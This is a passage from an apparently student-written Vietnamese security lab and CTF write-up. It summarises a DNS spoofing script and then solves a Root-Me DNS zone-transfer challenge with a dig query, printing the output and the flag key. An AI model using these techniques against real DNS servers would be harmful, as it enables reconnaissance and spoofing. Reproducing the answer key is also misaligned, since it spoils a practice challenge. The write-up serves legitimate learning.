Tóm lại, mục đích của đoạn mã là chụp các gói tin mạng UDP đến cổng 53 (cổng DNS) từ địa chỉ nguồn cụ thể và thực hiện tấn công DNS. Trong tấn công này, nếu gói tin chứa truy vấn DNS đến 'mail.example.org', nó sẽ tạo ra một gói tin DNS giả mạo và gửi đi.

### 3. Tấn công Kaminsky

#### 7. DNS - zone transfert (Viết writeup chi tiết)

##### **Statement**

*A not really dutiful administrator has set up a DNS service for the "ch11.challenge01.root-me.org" domain...*

*Challenge connection informations :*

- Host: challenge01.root-me.org
- Protocol: DNS
- Port: 54011

→ Trả lời:

- Dựa vào Statement ta biết được domain của challenge DNS – zone transfert là: "ch11.challenge01.root-me.org"

- Sử dụng lệnh `dig` để truy vấn thông tin về các bản ghi DNS.

- Thực hiện:

**dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org ANY**

- Kết quả:

```
(tnai@LAPTOP-EPF3I2KM)~$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org ANY

; <<>> DiG 9.19.17-1-Debian <<>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org ANY
; (2 servers found)
; global options: +cmd
; Got answer:
; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 24696
; flags: qr aa rd; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 2
; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1fd362b91467e4c401000000655f1923d311e6a3ec0f2ae (good)
;; QUESTION SECTION:
;ch11.challenge01.root-me.org. IN      ANY

;; ANSWER SECTION:
ch11.challenge01.root-me.org. 604800 IN TXT      "DNS transfer secret key : CBkFRwfNMMtRjHY"
ch11.challenge01.root-me.org. 604800 IN SOA      ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 24192 00 604800
ch11.challenge01.root-me.org. 604800 IN NS       ch11.challenge01.root-me.org.
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1

;; ADDITIONAL SECTION:
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1

;; Query time: 299 msec
;; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (TCP)
;; WHEN: Thu Nov 23 16:19:10 +07 2023
;; MSG SIZE rcvd: 226
```

Vậy, tìm thấy key là: **CBkFRwfNMMtRjHY**